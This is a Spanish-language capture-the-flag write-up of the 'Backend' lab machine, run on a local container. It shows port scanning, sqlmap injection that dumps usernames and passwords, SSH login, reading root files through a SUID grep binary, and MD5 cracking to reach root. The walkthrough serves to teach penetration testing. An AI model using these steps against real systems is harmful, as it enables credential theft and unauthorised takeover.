BACKEND

Backend

Autor: 4bytes

Dificultad: Fácil


Fecha de creación: 29/08/2024

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip backend.zip

  Archive:  backend.zip
  inflating: backend.tar
  inflating: auto_deploy.sh


  2- Y ahora desplegamos la máquina

bash auto_deploy.sh backend.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```




```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=39.2 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.202/39.202/39.202/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

LINUX- ttl=64


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2




```
└─# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 14:23 EDT
Nmap scan report for pressenter.hl (172.17.0.2)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_  256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: test page
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80 abiertos



ENUMERACIÓN


Con whatweb, investigamos tecnologías



```
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.61], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[test page]
```

Con gobuster, vamos por directorios y archivos

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              doc,html,php,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 537]
/login.php            (Status: 200) [Size: 0]
/login.html           (Status: 200) [Size: 635]
/.html                (Status: 403) [Size: 275]
/css                  (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Nos vamos al panel de login y después de probar entradas típicas me voy con

sqlmap para encontrar bases de datos

sqlmap -u http://172.17.0.2/login.html --forms --dbs --batch

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Tenemos 5 bases de datos; vamos con users para ver sus tablas


sqlmap -u http://172.17.0.2/login.html --forms -D users --tables --batch

```
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Vamos a ver las columnas dentro de la tabla usuarios

sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios --columns

--batch




```
Database: users
Table: usuarios
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

Veamos todos los registros, usuarios y contraseñas

sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios -C

password,id,username --dump --batch




```
Database: users
Table: usuarios
[3 entries]
+----------------+----+----------+
| password       | id | username |
+----------------+----+----------+
| $paco$123      | 1  | paco     |
| P123pepe3456P  | 2  | pepe     |
| jjuuaann123    | 3  | juan     |
+----------------+----+----------+
```

EXPLOTACIÓN

Después de probar con todos no consigo acceso. Me voy con SSH.


Logro conectarme como usuario pepe.



```
└─# ssh pepe@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:tPIGPUUfjCEHijMuN2JIMorwLkuPLonbaickbNIH9V8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
pepe@172.17.0.2's password:
Linux b869e81b5e49 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pepe@b869e81b5e49:~$
```

ESCALADA DE PRIVILEGIOS

No tenemos permisos sudo, vamos con SUID



```
pepe@b869e81b5e49:/home$ find / -perm -4000 2>/dev/null
/usr/bin/ls
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/grep
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Consultando en

https://gtfobins.github.io/gtfobins/grep/#suid

```
sudo install -m =xs $(which grep) .
```

```
LFILE=file_to_read
./grep '' $LFILE
```

Con ls examino el contenido de /root

```
pepe@b869e81b5e49:/$ /usr/bin/ls -la /root
total 24
drwx------ 1 root root 4096 Aug 27 15:15 .
drwxr-xr-x 1 root root 4096 Sep 15 18:15 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
drwx------ 2 root root 4096 Aug 27 15:08 .ssh
-rw-r--r-- 1 root root   33 Aug 27 15:15 pass.hash
```


Para ver el contenido de pass.hash

```
pepe@b869e81b5e49:/$ /usr/bin/grep '' /root/pass.hash
```

```
e43833c4c9d5ac444e16bb94715a75e4
```

Con dcode.fr, https://www.dcode.fr/funcion-hash-md5

spongebob34



https://www.dcode.fr/funcion-hash-md5

Buscar una herramienta

★ BUSCAR EN DCODE POR PALABRAS CLAVE:

Por ejemplo, escriba 'sudoku'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

MD5

spongebob34

MD5

Informática › Algoritmo › Función hash › MD5


DESCIFRADO MD5

★ HASH MD5 E43833C4C9D5AC444E16BB94715A75E4

OPCIONES

★ SAL PREFIJO MD5 (PALABRA SAL)

★ SAL CON EL SUFIJO MD5 (PALABRA SAL)



```
pepe@b869e81b5e49:/$ su root
Password:
root@b869e81b5e49:/# whoami
root
root@b869e81b5e49:/#
```